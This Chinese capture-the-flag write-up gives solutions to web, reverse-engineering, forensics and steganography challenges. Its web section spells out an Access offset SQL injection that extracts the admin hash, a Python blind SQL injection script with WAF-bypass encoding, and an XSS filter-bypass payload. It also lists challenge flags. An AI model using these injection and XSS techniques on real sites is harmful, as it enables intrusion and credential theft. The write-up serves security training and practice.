**Web渗透**

**1、**[**怎么在Web上Ping呢**](http://lab.seclover.com/index.php?m=gameinfo&s_id=1&q_id=1)

利用这篇文章：<http://www.freebuf.com/articles/network/74173.html>

构造

<a href="http://218.245.4.113:8080/web01/109adc05d9e84a828383e429af82fcff/" ping="http://218.245.4.113:8080/web01/109adc05d9e84a828383e429af82fcff/flag.php">click me</a>

点击抓包，返回包里看到flag

**2、**[**社工库查询**](http://lab.seclover.com/index.php?m=gameinfo&s_id=1&q_id=2)

<http://218.245.4.113:8080/web02/b40c774fdfaff123f251b1d985e5d4c0/robots.txt> 的提示：

Tips:

1)、Don't scan the path, SQL inject and XSS are not usefull~~~~~~~~

2)、系统消息

根据第二个，查询10000号，返回**flag**{i} **is**{n}**not**{t}**here**{v}**you**{a}**guess**{l}**again!**

**Intval，各种尝试，最后10000.1成功返回flag：**

Flag{psq6BvdveCvrdpxKq8if9B2XSIOGzbii}

**3、**[**Access注入**](http://lab.seclover.com/index.php?m=gameinfo&s_id=1&q_id=3)

**Access偏移注入，**

**union+select+1,2,3,4,5,6,7,8,9,0,1,2+from+admin 有回显12个字段**

**union+select+1,2,3,4,5,6,7,8,\*+from+admin 有回显除admin表外有8个字段**

**可以得到admin表中有12-8=4个字段**

**union+select+1,2,3,4,5,6,7,8,\*+from (admin as a inner join admin as b on a.id=b.id) 成功得到管理员密码hash即flag**

4、[有WAF该怎么注入呢](http://lab.seclover.com/index.php?m=gameinfo&s_id=1&q_id=4)

Mysql盲注，直接上脚本：

**import** urllib  
payloads = list(**'0123456789abcdefghijklmnopqrstuvwxyzABCDEFHGIJKLMNOPQRSTUVWXYZ@\_./:'**)  
c = **''  
for** i **in** range(1,35):  
 **for** payload **in** payloads:  
 url = **'http://218.245.4.113:8080/web04/60c2a013a6decbe0c5c2883080e6b332/index.php?id='** a = c + payload  
 b = **'  
%0bflag%0bfrom%0b'** pay1 = **'if(rpad((select'** pay2 = **'flag),%s,1)=\'%s\',1,0)'** % (i,a)  
 pay3 = urllib.quote(pay1)  
 pay4 = urllib.quote(pay2)  
 pay = pay3+b+pay4  
 url = url + pay  
 f = urllib.urlopen(url)  
 s = f.read()  
 **if**(len(s) == 464):  
 c += payload  
 a = **''** *#print i,':',payload* **print** i,**':'**,c  
 **break** *#else:  
 #print pay,"is false"*

得到flag

**5、**[**XSS??? XSS!!!**](http://lab.seclover.com/index.php?m=gameinfo&s_id=1&q_id=5)

经过测试发现有如下过滤：

过滤 on 空格 第二个" ; ' / \ <> [] on exec

&#直接删除

%26 &

%22 #

然后发现：

ONLOAD 大写可以绕过检测，html标签里面可以解析，但是js区分大小写


一开始一直想在on事件里面直接执行js，但是测试了好长时间发现各种能执行的方式都被过滤了，最后查资料发现outerhtml可以加载外部的标签，通过url可以加载当前浏览器的url，并利用url中#后面的不会作为参数传入，所以写入js代码不会被过滤，最后构造如下的payload：

http://218.245.4.113:8080/web05/df1014aa2d59e1a02bba52955f797c7d/xss.php?xss="ONFOCUS=outerHTML=URL%0b#<img src=1 onerror=alert(1)>


测试浏览器ie


需要用户交互，访问url，然后在输入框中点击鼠标，成功弹框

6、[Python-Web](http://lab.seclover.com/index.php?m=gameinfo&s_id=1&q_id=6)



在rest页面，可以通过post参数控制obj，通过obj引入package:





成功读到flag

## 逆向破解

逆向 1

长度19，单步跟踪发现比较，字符串“HOWMP半块西瓜皮hehe”。

逆向 2

PEiD不能识别PE格式，存在UPX012段，于是用工具脱壳。PEiD仍然不能识别。根据里面一些特征函数，发现是golang的程序，然而在网上不能找到反编译方法。只能当做c来反编译。

IDA 不能正确反汇编程序，于是写了个脚本把函数都恢复了出来。

使用x64\_dbg调试。在gocrackme.exe的.text下断点，在127.0.0.1:8080上提交发现并不能断下来，结束进程之后仍然可以提交，应该是前台验证。

username每一位ascii值加起来得到一个整数，然后异或9981，这个数要求和password的反转的串相等。输入username:abcdef，password:4839。成功。然后用户名被自动修改为4839。

在提交，发现gocrackme.exe能断下来了。单步了一会跟到了su\_401000，发现栈中出现了username和password。跟到sub\_4B06F0发现被传入username，并计算出一个新字符串，4619184。继续往下跟发现sub\_43F0A0处，把password和4619184做了减法，然后setz rax。所以应该password就应该是4619184。

再重新提交，成功。


逆向 3

看上去很复杂，大概看出来sub\_4011D0检验中间的非零的块是否都变成0，sub\_4010A0等四个函数对二维数组进行了操作。查了一下toetrix，发现是一个游戏，然后比较游戏规则，再来看代码，能分析出算法确实是实现了这个游戏。并且输入格式为[块编号][移动方向][块编号][移动方向][块编号][移动方向]….，块朝一个方向移动，遇到障碍就停下来。

这个地图，手解了一会儿解不出来，于是写了一个bfs搜索，无果。估计是从游戏中扒的地图，出题人变态，肯定会选最后一张地图。找到了9\*9的 30关，果然是。网上找了攻略。转换成输入，成功。

## 网络取证

1. [流量分析1](http://lab.seclover.com/index.php?m=gameinfo&s_id=3&q_id=1)


用wireshark打开

在ping的网络包中发现每次的第一个字符是改变的，统计下发现flag：


flag\_is\_here{S$curIty\_I\_L0V3\_H@cK}

3、[流量分析2](http://lab.seclover.com/index.php?m=gameinfo&s_id=3&q_id=3)

分析流量包发现通过ftp传输了一个rar文件，恢复出来后发现加密了，从流量包中找到一个base64字符串，解密后得到密码：



解开rar文件，发现是个缺失文件头的png文件，补全后打开，得到flag：



4、[Hack-Team](http://lab.seclover.com/index.php?m=gameinfo&s_id=3&q_id=4)

下载发现是个破损的镜像文件，用diskgenius修复

首先恢复分区，发现有个tips.txt，里面是“梅花香自苦寒来”，然后使用从删除的文件恢复，恢复出一个word文件，一个pdf文件，word文件可以直接打开，pdf需要输入密码，用“梅花香自苦寒来”的拼音尝试，成功打开，获得flag

## 密码&算法

1. [**密码算法分析**](http://lab.seclover.com/index.php?m=gameinfo&s_id=4&q_id=1)

首先解密密钥，3层base64，一层mores 一层培根，解开后得到26位的字符串：ETAONRISHDLFCMUGYPWBVKJXQZ，

密文根据词频统计获得另外一个26位字符串：OBGCTLXZRWQYAIFJENDSMVUKPH

而且26位都不相同，应该是对称的字符变换加密，我们结合A-Z和密文的字符串的对应关系发现，明文通过A-Z和密钥串ETAONRISHDLFCMUGYPWBVKJXQZ的对应关系变换得到字符串1，然后再将字符串1中的字符判断在26个字母中位数的奇偶，如果是奇数，比如A，字符ascii+1变成B，如果是偶数，比如B，字符ASCII-1，变成A。

于是我们利用对应关系，解出提供的密文的明文为：

DONTWORRYBEHAPPY

1. [图片隐写](http://lab.seclover.com/index.php?m=gameinfo&s_id=4&q_id=2)

文件末尾有很多文件地址，估计是有压缩包。但是binwalk找不出来。搜索jpeg文件尾ff d9。发现紧跟着d8e4 7221，发现是被修改的rar文件头。恢复成Rar!。从之前的pic1的属性里base64解的“四叶草安全”，用作解压密码，解压之后，得到很多文件夹，cat `find .`把文件连接起来，写脚本，把二进制串转换成二进制文件，并不可读。和某次的一道隐写题很相似，可能是二维码。发现长度不能开根，估计是被扩充了0，于是尝试不同的长宽。

#!/usr/bin/env python

import Image

for MAX in range(35, 45):

pic = Image.new("RGB",(MAX, MAX))

with open("bits") as f:

str = f.read()

i=0

for y in range (0,MAX):

for x in range (0,MAX):

if(str[i] == '1'):

pic.putpixel([x,y],(0, 0, 0))

else:

pic.putpixel([x,y],(255,255,255))

i = i+1

pic.save("%d.png"%(MAX))

其中有一张是二维码，扫出答案。

1. [**图片隐写2**](http://lab.seclover.com/index.php?m=gameinfo&s_id=4&q_id=3)

用ps打开图片，发现存在多个图层，每个图层都是许多字符的表，应该是密码表，结合提示中的激活口令：19,9,10,5,6,1,5,22,6,3,2,19,5,12,25,24,17,8,1,19,18,25,26,  
2,3,18,7,4,5,3,11,3,13,5,1,11,18,23,26,9,5,24,5,26,2,11,17,7,2,1,9,17,8,  
5,7,21,15,21,17,17,10,9,20,7,2,12

经过尝试发现：我们将三个分成一组，分为别（图片中x坐标，图片中y坐标，第z张图层）

找到对应的字符并组合，获得flag